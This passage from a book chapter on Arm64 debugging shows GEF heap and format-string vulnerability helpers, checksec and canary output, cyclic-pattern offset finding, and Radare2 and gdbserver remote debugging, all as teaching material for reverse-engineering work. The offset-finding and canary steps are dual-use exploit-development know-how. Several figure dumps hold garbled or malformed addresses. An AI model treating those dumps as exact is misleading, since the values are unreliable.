0x00ffffffffffff398 +0x0028: 0x00ffff7e374cc → <_libc_start_main+152> adrp x22, 0xffff7fab000 <sys_siglist+424>
0x00ffffffff3a0 +0x0030: 0x00ffff7fd6734 → <_dl_audit_preinit+0> stp x29, x30, [sp, #-80]!
0x00ffffffff3a8 +0x0038: 0x0aaaaaaaaa0874 → <main+0> stp x29, x30, [sp, #-32]!

code:arm64:
0aaaaaaaaa0870 <fun+28>      ret
0aaaaaaaaa0874 <main+0>       stp  x29, x30, [sp, #-32]!
0aaaaaaaaa0878 <main+4>        mov   x29, sp
→ 0aaaaaaaaa087c <main+8>      adrp  x0, 0aaaaaaaaab0000
0aaaaaaaaa0880 <main+12>      ldr   x0, [x0, #4072]
0aaaaaaaaa0884 <main+16>      ldr   x1, [x0]
0aaaaaaaaa0888 <main+20>      str   x1, [sp, #24]
0aaaaaaaaa088c <main+24>      mov   x1, #0x0          // #0
0aaaaaaaaa0890 <main+28>      mov   w0, #0x14        // #20

memory:0xffffffffffff390
0x00ffffffffffff390 +0x0000: 0x0000ffffffff4a0
0x00ffffffffffff398 +0x0008: 0x0000ffff7e374cc
0x00ffffffff3a0 +0x0010: 0x0000ffff7fd6734
0x00ffffffff3a8 +0x0018: 0x0000aaaaaaaa0874
0x00ffffffff3b0 +0x0020: 0x00000001fffff518

threads
[#0] Id 1, Name: "func", stopped 0aaaaaaaaa087c in main (), reason: SINGLE STEP

trace
[#0] 0aaaaaaaaa087c → main()

gef>

```

Figure 11.6: GEF memory watch command

You can also watch other memory regions, like the GOT table. You can view the GOT table entries with the command `got` and set a

memory watchpoint for the first five entries starting at an offset, as shown here:

```
gef➤  got  
GOT protection: Full RelRO | GOT functions: 6  
[0aaaaaaaaab0f98] __libc_start_main@GLIBC_2.34 →  
0xffffffff7e37434  
[0aaaaaaaaab0fa0] __cxa_finalize@GLIBC_2.17 → 0xffffffff7e4d220  
[0aaaaaaaaab0fa8] __stack_chk_fail@GLIBC_2.17 → 0xffffffff7f05850  
[0aaaaaaaaab0fb0] __gmon_start__ → 0x0  
[0aaaaaaaaab0fb8] abort@GLIBC_2.17 → 0xffffffff7e3704c  
[0aaaaaaaaab0fc0] printf@GLIBC_2.17 → 0xffffffff7e609d0  
gef➤  memory watch $_got() + 0x18 5  
[+] Adding memwatch to 0aaaaaaaaab0f98
```

In [Figure 11.7](#) you can see the GOT region in the context view below the disassembly view.

```

stack —
0x00fffffffff370 +0x0000: 0x00fffffffff390 → 0x00fffffffff4a0 → 0x0000000000000000 ← $sp
0x00fffffffff378 +0x0008: 0x00fffff7e373fc → <_libc_start_call_main+108> bl 0xfffff7e4cef0 <_GI_exit>
0x00fffffffff380 +0x0010: 0x00fffffffff508 → 0x00fffffffff755 → "/home/ubuntu/func"
0x00fffffffff388 +0x0018: 0x0000000000000010
0x00fffffffff390 +0x0020: 0x00fffffffff4a0 → 0x0000000000000000 ← $x29
0x00fffffffff398 +0x0028: 0x00fffff7e374cc → <_libc_start_main+152> adrp x22, 0xfffff7fab000 <sys_siglist+424>
0x00fffffffff3a0 +0x0030: 0x00fffff7fd6734 → <_dl_audit_preinit+0> stp x29, x30, [sp, #-80]!
0x00fffffffff3a8 +0x0038: 0x00aaaaaaaa0874 → <main+0> stp x29, x30, [sp, #-32]!

code: arm64:
0aaaaaaaaa086c <fun+24>      add    sp, sp, #0x10
0aaaaaaaaa0870 <fun+28>      ret
0aaaaaaaaa0874 <main+0>       stp    x29, x30, [sp, #-32]!
→ 0aaaaaaaaa0878 <main+4>       mov    x29, sp
0aaaaaaaaa087c <main+8>       adrp   x0, 0aaaaaaaaab0000
0aaaaaaaaa0880 <main+12>      ldr    x0, [x0, #4072]
0aaaaaaaaa0884 <main+16>      ldr    x1, [x0]
0aaaaaaaaa0888 <main+20>      str    x1, [sp, #24]
0aaaaaaaaa088c <main+24>      mov    x1, #0x0           // #0

memory: 0aaaaaaaaab0f98 —
0x0aaaaaaaaab0f98 +0x0000: <_libc_start_main@got.plt+0000> 0x0000fffff7e37434
0x0aaaaaaaaab0fa0 +0x0008: <_cxa_finalize@got.plt+0000> 0x0000fffff7e4d220
0x0aaaaaaaaab0fa8 +0x0010: <_stack_chk_fail@got.plt+0000> 0x0000fffff7f05850
0x0aaaaaaaaab0fb0 +0x0018: <_gmon_start_@got.plt+0000> 0x0000000000000000
0x0aaaaaaaaab0fb8 +0x0020: <abort@got[plt]+0000> 0x0000fffff7e3704c

threads —
[#0] Id 1, Name: "func", stopped 0aaaaaaaaa0878 in main (), reason: SINGLE STEP

trace —
[#0] 0aaaaaaaaa0878 → main()

gef▶

```

Figure 11.7: Memory watch of the GOT region

Vulnerability Analyzers

Another useful GEF feature is the `heap-analysis-helper`,¹¹ which tracks and analyzes allocations and deallocations of chunks of heap memory. Even though it is still under development, it attempts to track issues such as the following:

NULL free

Use-after-free

Double free

Heap overlap

Let's try this with a vulnerable program. After setting a breakpoint at the main function and running the program, we can use the `heap-analysis-helper` command to start tracking.

```
gef> heap-analysis-helper
[*] This feature is under development, expect bugs and
unstability...
[+] Tracking malloc() & calloc()
[+] Tracking free()
[+] Tracking realloc()
[+] Disabling hardware watchpoints (this may increase the
latency)
[+] Dynamic breakpoints correctly setup, GEF will break
execution if a possible vulnerability is found.
[*] Note: The heap analysis slows down the execution
noticeably.
```

At this point, we are already at the breakpoint inside the `main` function. If we continue execution without any other breakpoints set, GEF will break as soon as it detects a potential heap vulnerability. In the following output, you can see that a double-free vulnerability has been detected, as well as the address of the freed object that is causing this issue.

```
gef> c
Continuing.
[+] Heap-Analysis - __libc_malloc(8)=0aaaaaaaaab22a0
[+] Heap-Analysis - __libc_malloc(7)=0aaaaaaaaab22c0
[+] Heap-Analysis - __libc_malloc(1024)=0aaaaaaaaab22e0
Data:
```

```

name = sneaky, counts = 60
[+] Heap-Analysis - free(0xaaaaaaaaab22a0)
[+] Heap-Analysis - free(0xaaaaaaaaab22a0)

[...]

[#0] Id 1, Name: "heap-doublefreerun", stopped 0xfffff7e9dbd4
in __GI__libc_free (), reason: BREAKPOINT
----- trace -----
[#0] 0xfffff7e9dbd4 →[ __GI__libc_free(mem=0xaaaaaaaaab22a0)
[#1] 0xaaaaaaaaaa0984 →[ main()
----- extra -----
[*] Heap-Analysis
Double-free detected → free(0xaaaaaaaaab22a0) is called at
0xfffff7e9dbd4 but is already in the free-ed list
Execution will likely crash...
-----
```

gef▶

The `format-string-helper` command helps detect potentially insecure format string calls. To enable it, simply run the command in GEF:

```

gef▶ format-string-helper
Warning: 'set logging on', an alias for the command 'set
logging enabled', is deprecated.
Use 'set logging enabled on'.
[+] Enabled 5 FormatString breakpoints
```

After continuing execution, the program breaks at a `printf` call. As you can see in the following output, the format string helper has detected a potential vulnerability and displays additional context information. The stack and register views are omitted in this output for better readability.

```

gef▶ c
Continuing.
[...]
Breakpoint 2, __printf (format=0xaaaaaaaaaa0df0 "Listening on
192.168.0.1:9999. PID: %d.\n") at ./stdio-common/printf.c:28
[. . .]
[#0] 0xfffff7e609d0 →[ __printf(format=0xaaaaaaaaaa0df0
"Listening on 192.168.0.1:9999. PID: %d.\n")
```

```
[#1] 0aaaaaaaaaa0c90 →[ main()


---

extra —
[*] Format string helper
Possible insecure format string: printf('$x0' →
0aaaaaaaaaa0df0: 'Listening on 192.168.0.1:9999. PID: %d.\n')
Reason: Call to 'printf()' with format string argument in
position #0 is in page 0aaaaaaaaaa0000 (.rodata) that has write
permission


---


```

checksec

With the `checksec` command you can determine which security protections are enabled. In the following output you can see the enabled mitigations and the value of the stack canary. To determine where this value is stored, you can use the `canary` command.

```
gef➤ checksec
[+] checksec for '/home/ubuntu/infoleak'
Canary : ✓ (value: 0x2d383043f58ba500)
NX     : ✓
PIE    : ✓
Fortify: ✘
RelRO  : Full

gef➤ canary
[+] The canary of process 19396 is at 0xffffffffffff728, value is
0x2d383043f58ba500
gef➤
```

Process information such as the process ID, file descriptors, and network connections can be gathered with the `process-status` command.

```
gef➤ process-status
[+] Process Information
    PID → 19482
    Executable → /home/ubuntu/func1
    Command line → '/home/ubuntu/func1 AAAAAAAA'
[+] Parent Process Information
    Parent PID → 19420
    Command line → 'gdb func1'
[+] Children Process Information
```

```
No child process
[+] File Descriptors:
    /proc/19482/fd/0 → /dev/pts/0
    /proc/19482/fd/1 → /dev/pts/0
    /proc/19482/fd/2 → /dev/pts/0
[+] Network Connections
    No open connections
gef▶
```

The `xinfo` command comes in handy when you need information about a particular memory address. It displays the page and its size, permissions, the memory area it is in, and the offset from the start of the page.

```
gef▶ xinfo 0x00ffffffffffff480
────────────────── xinfo: 0xffffffffffff480
──────────────────
Page: 0x00fffffffffdf000 → 0x1000000000000000 (size=0x21000)
Permissions: rw-
Pathname: [stack]
Offset (from page): 0x20480
Inode: 0
gef▶
```

You can also search for a pattern in memory using the `search-pattern` command.

```
gef▶ search-pattern AAAAAAAA
[+] Searching 'AAAAAAA' in memory
[+] In '[stack]' (0xfffffffffdf000-0x1000000000000000),
permission=rw-
    0xffffffff75d - 0xfffffffff765 →[      "AAAAAAA"
gef▶
```

Don't confuse this command with the `pattern search` command. There are use cases where you want to create a cyclic pattern and use it as user input to determine the offset of the pattern that ends up in a register, such as `PC`. To create a cyclic pattern, you can use the command `pattern create` followed by the size in bytes. In this case, the user input is supplied as an argument to the program.

```

gef➤ pattern create 200
[+] Generating a pattern of 200 bytes (n=8)
aaaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaafaaaaaagaaaaahaaaa
aaiaaaaaaaajaaaaakaaaaalaaaaamaaaaanaaaaaoaaaaapaaaa
aaaqaaaaaaaraaaaaasaaaaataaaaaauaaaaavaaaaawaaaaaxaaa
aaaayaaaaaa
[+] Saved as '$_gef0'
gef➤ run
aaaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaafaaaaaagaaaaahaaaa
aiaaaaaaaajaaaaakaaaaalaaaaamaaaaanaaaaaoaaaaapaaaa
aaqaaaaaaaraaaaaasaaaaataaaaaauaaaaavaaaaawaaaaaxaaa
aaayaaaaaa

```

If this pattern lands in a register, we can use the `pattern search` command to determine the offset to the value that ended up in that register. For example, `x29` and `x30` contain the pattern, but we don't know how many characters preceded it.

```

$x29 : 0x6161616161616171 ("qaaaaaaa"?)
$x30 : 0x6161616161616172 ("raaaaaaa"?)
$sp   : 0x00ffffffff2b0 →
"aaaaaaaaavaaaaaaawaaaaaaaxaaaaayaaaaaa"

```

Using the `pattern search` command followed by the register name prefixed with a dollar sign (and optionally the size of the pattern), GEF returns the offset.

```

gef➤ pattern search $x29
[+] Searching for '$x29'
[+] Found at offset 128 (little-endian search) likely
[+] Found at offset 121 (big-endian search)

```

Radare2

Radare2¹² is an open-source suite of reverse engineering tools that includes utilities for static binary analysis, a disassembler, and an integrated debugger.¹³ It has a command-line interface with an integrated visual graph view and is available on Windows, Linux, and macOS. This section is meant only as a brief introduction and not as a comprehensive overview. Radare2 is a powerful reverse

engineering framework with many features and a steep learning curve. For more information, please refer to the official Radare2 book.^{[14](#)}

The Radare2 project offers a set of command-line utilities that can be used as stand-alone tools. These include the ones shown in [Table 11.3](#).

[Table 11.3:](#) Radare2 Command-Line Utilities

TOOL	PURPOSE
Rax2	Expression evaluator for base conversions
Rafind2	Searches for strings and sequences of bytes with binary masks
Rarun2	Sets up a custom execution environment for debugging
Rabin2	Shows binary properties
Radiff2	Compares binary files
Rasm2	Inline assembler and disassembler
Ragg2	Constructs relocatable snippets of code for process injection
Rahash2	Computes checksums of files, disk devices, or strings

Debugging

The Radare2 debugger can be started using the `radare2` or `r2` shortcut with the `-d` option as an argument, followed by the name of the binary (in this case, `armstrong`). The address in brackets is the current address in `PC`. Using `?`, you can view a list of commands.

```
ubuntu@aarch64-vm:~$ r2 -d armstrong
-- Use headphones for best experience.
[0xfffff86279c00]> ?
Usage: [.] [times] [cmd] [~grep] [@[@iter]addr!size] [|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
| %var=value           alias for 'env' command
| *[?] off[=[0x]value] pointer read/write data/values (see ?v,
wx, wv)
```

```
| (macro arg0 arg1)      manage scripting macros
| .[?] [-|(m)|f|!sh|cmd] Define macro or load r2, cparses or
rlang file
| ,[?] [/jhr] create a dummy table import from file and query
it to filter/sort
| _[?] Print last output
| =[?] [cmd] send/listen for remote commands (rap://, raps://,
udp://,
[--omitted--]
[0xffff86279c00]>
```

The first command we can start with is the analysis command: `a`. The more `a`s you use, the more detailed the analysis. More than three `a`s is for experimental analysis.

```
[0xffff86279c00]> aaa
[af: Cannot find function at 0xaaaad4370780d entry0 (aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze all functions arguments/locals
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Finding function preludes
[x] Finding xrefs in noncode section (e anal.in=io.maps.x)
[x] Analyze value pointers (aav)
[x] ... from 0xffff86262000 to 0xffff8628d000
[x] Skipping function emulation in debugger mode (aaef)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental
analysis.
[0xffff86279c00]>
```

To set the console into visual mode (see [Figure 11.8](#)) and get an interactive view with registers and the stack, we can use the `v!` command.

File Settings Edit View Tools Search Emulate Debug Analyze Help				Tab [1] [0xfffff86279c00]
[X] Disassembly	[Cache] Off	[X] Stack (Stack)	[Cache] Off	
;-- pc:				
0xfffff86279c00 5f2403d5 bti c		0xfffff6b4a670 0x0000000000000001 0x000fffff6b4b770p.....	
0xfffff86279c04 e0030091 mov x0, sp		0xfffff6b4a680 0x0000000000000000 0x000fffff6b4b77c	
0xfffff86279c08 72020094 bl 0xfffff8627a5d0		0xfffff6b4a690 0x000fffff6b4b78c 0x000fffff6b4b79d	
0xfffff86279c0c f5030aa mov x21, x0		0xfffff6b4a6a0 0x000fffff6b4b7ac 0x000fffff6b4b7c1	
0xfffff86279c10 e10340f9 ldr x1, [sp]		0xfffff6b4a6b0 0x000fffff6b4b7d0 0x000fffff6b4b7e2	
0xfffff86279c14 e2230091 add x2, sp, 8		0xfffff6b4a6c0 0x000fffff6b4b7ef 0x000fffff6b4bdde	
0xfffff86279c18 240100d0 adrp x4, 0xfffff8629f0		0xfffff6b4a6d0 0x000fffff6b4b4e12 0x000fffff6b4be344.....	
0xfffff86279c1c 84e442b9 ldr w4, [x4, 0x2e4]		0xfffff6b4a6e0 0x000fffff6b4b4e4b 0x000fffff6b4be5f	K.....	
0xfffff86279c20 9f00071 cmp w4, 0		0xfffff6b4a6f0 0x000fffff6b4b4e7f 0x000fffff6b4be8b	
0xfffff86279c24 60020054 b.eq 0xfffff86279c70		0xfffff6b4a700 0x000fffff6b4be93 0x000fffff6b4bea5	
0xfffff86279c28 210004cb sub x1, x1, x4		0xfffff6b4a710 0x000fffff6b4bec4 0x000fffff6b4bee6	
0xfffff86279c2c e10300f9 str x1, [sp]		0xfffff6b4a720 0x000fffff6b4bf27 0x000fffff6b4bf8f	'.....	
0xfffff86279c30 e30302aa mov x3, x2		0xfffff6b4a730 0x000fffff6b4bfcc 0x000fffff6b4bfd8	
0xfffff86279c34 440c048b add x4, x2, x4, lsl 3		0xfffff6b4a740 0x0000000000000000 0x0000000000000021!	
; CODE XREF from pc @ +0x44(x)		0xfffff6b4a750 0x000fffff8629b000 0x0000000000000033	..)....3.....	
→ 0xfffff86279c38 858440f8 ldr x5, [x4], 8		0xfffff6b4a760 0x000000000000001270 0x0000000000000010	p.....	
0xfffff86279c3c 658400f8 str x5, [x3], 8				
0xfffff86279c40 bf0000f1 cmp x5, 0				
0xfffff86279c44 a1ffff54 b.ne 0xfffff86279c38				
; CODE XREF from pc @ +0x54(x)				
→ 0xfffff86279c48 858440f8 ldr x5, [x4], 8				
0xfffff86279c4c 658400f8 str x5, [x3], 8				
0xfffff86279c50 bf0000f1 cmp x5, 0				
0xfffff86279c54 a1ffff54 b.ne 0xfffff86279c48				
; CODE XREF from pc @ +0x64(x)				
→ 0xfffff86279c58 8014c1a9 ldp x0, x5, [x4, 0x10]		[X] Registers (Registers)	[Cache] Off	
0xfffff86279c5c 601481a8 stp x0, x5, [x3], 0x1		x0 = 0x00000000		
0xfffff86279c60 1f0000f1 cmp x0, 0		x1 = 0x00000000		
0xfffff86279c64 a1ffff54 b.ne 0xfffff86279c58		x2 = 0x00000000		
0xfffff86279c68 230100d0 adrp x3, 0xfffff8629f0		x3 = 0x00000000		
0xfffff86279c6c 626c01f9 str x2, [x3, 0x2d8]		x4 = 0x00000000		
; CODE XREF from pc @ +0x24(x)		x5 = 0x00000000		
→ 0xfffff86279c70 430c018b add x3, x2, x1, lsl 3		x6 = 0x00000000		
0xfffff86279c74 63200091 add x3, x3, 8		x7 = 0x00000000		
0xfffff86279c78 300100b0 adrp x16, 0xfffff8629e		x8 = 0x00000000		
0xfffff86279c7c 10020191 add x16, x16, 0x40		x9 = 0x00000000		
0xfffff86279c80 000240f9 ldr x0, [x16]		x10 = 0x00000000		
0xfffff86279c84 8bb6ff97 bl 0xfffff862676b0		x11 = 0x00000000		
0xfffff86279c88 60ffffd0 adrp x0, 0xfffff862670		x12 = 0x00000000		
0xfffff86279c8c 00000691 add x0, x0, 0x180		x13 = 0x00000000		
0xfffff86279c90 f00315aa mov x16, x21		x14 = 0x00000000		
0xfffff86279c94 00021fd6 br x16		x15 = 0x00000000		
0xfffff86279c98 1f2003d5 nop		x16 = 0x00000000		
0xfffff86279c9c 1f2003d5 nop		x17 = 0x00000000		
- 88: fcn.fffff86279ca0 (int64_t arg1);		x18 = 0x00000000		
; arg int64_t arg1 @ x0		x19 = 0x00000000		
; var int64_t var_10h @ sp+0x10		x20 = 0x00000000		
0xfffff86279ca0 fd7bbea9 stp x29, x30, [sp, -0		x21 = 0x00000000		
0xfffff86279ca4 23010090 adrp x3, 0xfffff8629d0		x22 = 0x00000000		
0xfffff86279ca8 210100d0 adrp x1, 0xfffff8629f0		x23 = 0x00000000		
0xfffff86279cac fd030091 mov x29, sp		x24 = 0x00000000		

Figure 11.8: Radare2 interactive view

Typing : will open the command console where you can type commands, such as the v? command to show more visual mode commands. Pressing Enter without a command will take us back to the full-size visual mode.

```
:> v?  
Usage: v[*i]  
| v          open visual panels  
| v test     load saved layout with name test  
| v. [file]   load visual script (also known as slides)  
| v= test    save current layout with name test  
| vi test    open the file test in 'cfg.editor'  
:>
```

To get a list of debug commands, use the d? command.

```
:> d?  
Usage: d  # Debug commands  
| d:[?] [cmd] run custom debug plugin command  
| db[?] breakpoints commands  
| dbt[?] display backtrace based on dbg.btdpeth and dbg.btalgo  
| dc[?] continue execution  
[--omitted--]  
| dw <pid>           block prompt until pid dies  
| dx[?] [aers] execute code in the child process  
:>
```

We can see that the db command is associated with debugging breakpoints. If we want to learn more about handling breakpoints, we can type db? for more information.

```
:> db?  
Usage: db  # Breakpoints commands  
| db                      list breakpoints  
| db*                     list breakpoints in r commands  
| db sym.main              add breakpoint into sym.main  
| db <addr>               add breakpoint  
[--omitted--]  
| drx-number              clear hardware breakpoint
```

Here is how to set a breakpoint at the main function via `db sym.main`:

```
:> db sym.main  
:>
```

Now it's time to start the debugging session. [Table 11.4](#) shows some of the shortcut keys for the visual mode.

[**Table 11.4:**](#) Radare2 Shortcuts for Visual Mode

KEY	COMMAND	PURPOSE
F2	<code>db [offset]</code>	Toggle breakpoint
F4	[only in visual mode]	Run to cursor
F7	<code>ds</code>	Single step
F8	<code>dso</code>	Step over
F9	<code>dc</code>	continue

The following are other useful debugging commands:

```
db flag: place a breakpoint at flag (address or function name)
db - flag: remove the breakpoint at flag (address or function
name)
db: show list of breakpoint
dc: run the program
dr: Show registers state
drr: Show registers references (telescoping) (like peda)
ds: Step into instruction
dso: Step over instruction
dbt: Display backtrace
dm: Show memory maps
dk <signal>: Send KILL signal to child
ood: reopen in debug mode
ood arg1 arg2: reopen in debug mode with arg1 and arg2
```

Pressing F9 in visual mode will start the debugging session and break at the main function where we set the breakpoint, as shown in [Figure 11.9](#). With F7 and F8 you can step through the program and see the registers and stack values change.

To get a graphical view, type `vvv`, which comes in handy when you are performing static analysis and want an overview of the control flow, as shown in [Figure 11.10](#).

Remote Debugging

Depending on your use case, you might want to debug your binary remotely rather than locally. This is especially useful if the operating system or underlying architecture of your host differs from the one your target binary uses such as when your host system runs on `x86_64` and your analysis tools are compatible with Windows only but your target binary relies on a Linux environment running on the Arm architecture. In other cases, you might want to debug your target binary in its native environment because it relies on specific dependencies. For example, you want to debug a router process; you can either emulate the firmware locally or debug it inside the router environment remotely.

[X] Disassembly	[Cache] Off	[X] Stack (Stack)	[Cache] Off
;-- x3:		- offset -	0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF comme
;-- x23:		0xfffffff6b4a4d0	00a5 b4f6 ffff 0000 fc73 0d86 ffff 0000\$..... ; d29
;-- d3:		0xfffffff6b4a4e0	00a5 b4f6 ffff 0000 c073 0d86 ffff 0000\$.....
;-- d23:		0xfffffff6b4a4f0	78a6 b4f6 ffff 0000 007d 3d4f 5311 1cdc x..... }=05...
312: int main (int argc, char **argv, char **envp);		0xfffffff6b4a500	10a6 b4f6 ffff 0000 cc74 0d86 ffff 0000t.....
;		0xfffffff6b4a510	3467 2786 ffff 0000 9408 37d4 aaaa 0000 4g'.....7....
var int64_t var_18h @ sp+0x18		0xfffffff6b4a520	88a6 b4f6 0100 0000 78a6 b4f6 ffff 0000x.....
;		0xfffffff6b4a530	78a6 b4f6 ffff 0000 0100 0000 0000 0000 x.....
var int64_t var_1ch @ sp+0x1c		0xfffffff6b4a540	0x..... 0..... 0..... 0..... p.8....@.)....
;		700d 38d4 aaaa 0000 40e0 2986 ffff 0000	0x..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
var int64_t var_20h @ sp+0x20		9408 37d4 aaaa 0000 00b0 2486 ffff 0000	..7.....\$....
;		0xfffffff6b4a550	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
var int64_t var_24h @ sp+0x24		0000 0000 0000 0000 88a6 b4f6 ffff 0000
;		0xfffffff6b4a560	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
var int64_t var_28h @ sp+0x28		700d 38d4 aaaa 0000 0000 0000 0000 0000	p.8.....
;		0xfffffff6b4a570	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad4370894 b fd7bbda9	stp x29, x30, [sp, -0	0xfffffff6b4a580	00a5 b4f6 ffff 0000 50ce 734f af27 bfa3P.S0.'..
0xaaaad4370898 fd030091	mov x29, sp	2e2f 6172 6d73 7472 9018 ca3f af27 bfa3	./armstr...?.'..
0xaaaad437089c 80000090	adrp x0, map._home_ub	0xfffffff6b4a590	0000 0000 0000 0000 0000 0000 0000 0000
0xaaaad43708a0 00f447f9	ldr x0, [x0, 0xfe8]	0xfffffff6b4a5a0	0000 0000 0000 0000 0000 0000 0000 0000
0xaaaad43708a4 010040f9	ldr x1, [x0]	0xfffffff6b4a5b0	0000 0000 0000 0000 0000 0000 0000 0000
0xaaaad43708a8 e11700f9	str x1, [sp, 0x28]	0xfffffff6b4a5c0	0000 0000 0000 0000 0000 0000 0000 0000
;		0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
pc:		0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708a9 010080d2	mov x1, 0	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708b0 ff1f00b9	str wzr, [sp, 0x1c]	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708b4 00000090	adrp x0, loc.imp._ITM	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708b8 00a02791	add x0, x0, 0x9e8	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708bc a5ffff97	bl sym.imp.printf	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708c0 e0630091	add x0, var_18h	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708c4 e10300aa	mov x1, x0	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708c8 00000090	adrp x0, loc.imp._ITM	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708cc 00e02791	add x0, x0, 0x9f8	0..... 0..... 0..... 0..... 0..... 0..... 0..... 0.....
0xaaaad43708d0 9cffff97	bl sym.imp._isoc99_s	x0 = 0xfffff8629db58	[Cache] Off
0xaaaad43708d4 e01b40b9	ldr w0, [var_18h]	x1 = 0xdc1c11534f3d7d00	
0xaaaad43708d8 e02300b9	str w0, [sp, 0x20]	x2 = 0xfffff6b4a688	
0xaaaad43708dc 1f000014	b 0xaaaad4370958	x3 = 0xaaaad4370894	
0xaaaad43708e0 e11b40b9	ldr w1, [var_18h]	x4 = 0x00000000	
0xaaaad43708e4 e0cc8c52	mov w0, 0x6667	x5 = 0xa3bf27af3fc1890	
0xaaaad43708e8 c0ccac72	movk w0, 0x6666, lsl	x6 = 0xfffff8624dc90	
0xaaaad43708ec 207c209b	smull x0, w1, w0	x7 = 0x4554415649	
0xaaaad43708f0 00fc60d3	lsr x0, x0, 0x20	x8 = 0x000000d7	
0xaaaad43708f4 027c0213	asr w2, w0, 2	x9 = 0x00000010	
0xaaaad43708f8 207c1f13	asr w0, w1, 0x1f	x10 = 0xfffff86262490	
0xaaaad43708fc 4200004b	sub w2, w2, w0	x11 = 0x00000000	
0xaaaad4370900 e003022a	mov w0, w2	x12 = 0x00000000	
0xaaaad4370904 00741e53	lsl w0, w0, 2	x13 = 0x00000000	
0xaaaad4370908 0000020b	add w0, w0, w2	x14 = 0xfffff8629f000	
0xaaaad437090c 00781f53	lsl w0, w0, 1	x15 = 0xfffff86298e80	
0xaaaad4370910 2000004b	sub w0, w1, w0	x16 = 0xfffff86276734	
0xaaaad4370914 e02700b9	str w0, [sp, 0x24]	x17 = 0xfffff8624c080	
0xaaaad4370918 e02740b9	ldr w0, [var_24h]	x18 = 0x00000002	
0xaaaad437091c 017c001b	mul w1, w0, w0	x19 = 0xfffff6b4a678	
0xaaaad4370920 e02740b9	ldr w0, [var_24h]	x20 = 0x00000001	
0xaaaad4370924 207c001b	mul w0, w1, w0	x21 = 0xaaaad4380d70	
0xaaaad4370928 e11f40b9	ldr w1, [var_1ch]	x22 = 0xfffff8629e040	
0xaaaad437092c 200000b	add w0, w1, w0	x23 = 0xaaaad4370894	
		x24 = 0xfffff8624b000	

Figure 11.9: Radare2 debugging session view

This section is meant to give you an overview of some of the tools that can be used for remote debugging.

Radare2

To perform remote debugging with GDB or other debuggers, you need to install the remote server `gdbserver` on the machine you want to connect to.

```
ubuntu@aarch64-vm:~$ sudo apt-get install gdbserver
```

On your Linux host, run `gdbserver` with the following syntax:

Host:

```
ubuntu@aarch64-vm:~$ gdbserver <host>:<port> <file>
```

```
[0xaaaaad4370894]
;-- x3:
;-- x23:
;-- d3:
;-- d23:
312: int main (int argc, char
; var int64_t var_18h @ sp+0x
; var int64_t var_1ch @ sp+0x
; var int64_t var_20h @ sp+0x
; var int64_t var_24h @ sp+0x
; var int64_t var_28h @ sp+0x
stp x29, x30, [sp, -0x30]!
; '\xff\xff\xff\xff\xff\xff\x
mov x29, sp
; 0xaaaaad4380000
adrp x0, map._home_ubuntu_arm
; 0xd8
; 216
ldr x0, [x0, 0xfe8]
; 0xd8
; 216
ldr x1, [x0]
str x1, [sp, 0x28]
;-- pc:
mov x1, 0
...
...
```

v

|

0xaaaaad4370958 [oe]

...

t f

```
; 5
ldr w1, [var_18h]
; 'gf'
mov w0, 0x6667
; 'ff'
movk w0, 0x6666, lsl
smull x0, w1, w0
lsr x0, x0, 0x20
asr w2, w0, 2
asr w0, w1, 0x1f
sub w2, w2, w0
; '\xff\xff\xff\xff\x
mov w0, w2
lsl w0, w0, 2
add w0, w0, w2
lsl w0, w0, 1
sub w0, w1, w0
str w0, [sp, 0x24]
; 5
```

```
0xaaaaad4370964 [o
; 5
...
```

f t

Figure 11.10: Radare2 control flow view

On the remote machine, launch `gdb` and specify the remote host and IP address.

Host:

```
ubuntu@aarch64-vm:~$ gdbserver localhost:1234 program
Process /home/ubuntu/program created; pid = 92381
Listening on port 1234
```

Remote:

```
ubuntu@aarch64-vm:~$ gdb
gef➤ target remote localhost:1234
```

Many debuggers support connecting to `gdbserver`, including Radare2 and IDA Pro. To connect to `gdbserver` with Radare2, launch `r2` with the following syntax:

Remote:

```
ubuntu@aarch64-vm:~$ r2 -d gdb://<host>:<port>
```

IDA Pro

In IDA Pro, you can connect to a `gdbserver` session on a remote host. In this example, the IDA Pro instance is running on an M1-based macOS machine. The remote host is a Parallels VM running Debian Arm Linux.

Inside the VM, we start `gdbserver` and specify the port it should listen to and the file to debug.

```
ubuntu@aarch64-vm:~$ gdbserver localhost:23946 algol
Process /home/parallels/binaries/algol created; pid = 5252
Listening on port 23946
Remote debugging from host 10.211.55.2
```

In IDA, select Remote ARM Mac OS debugger, as shown in [Figure 11.11](#).

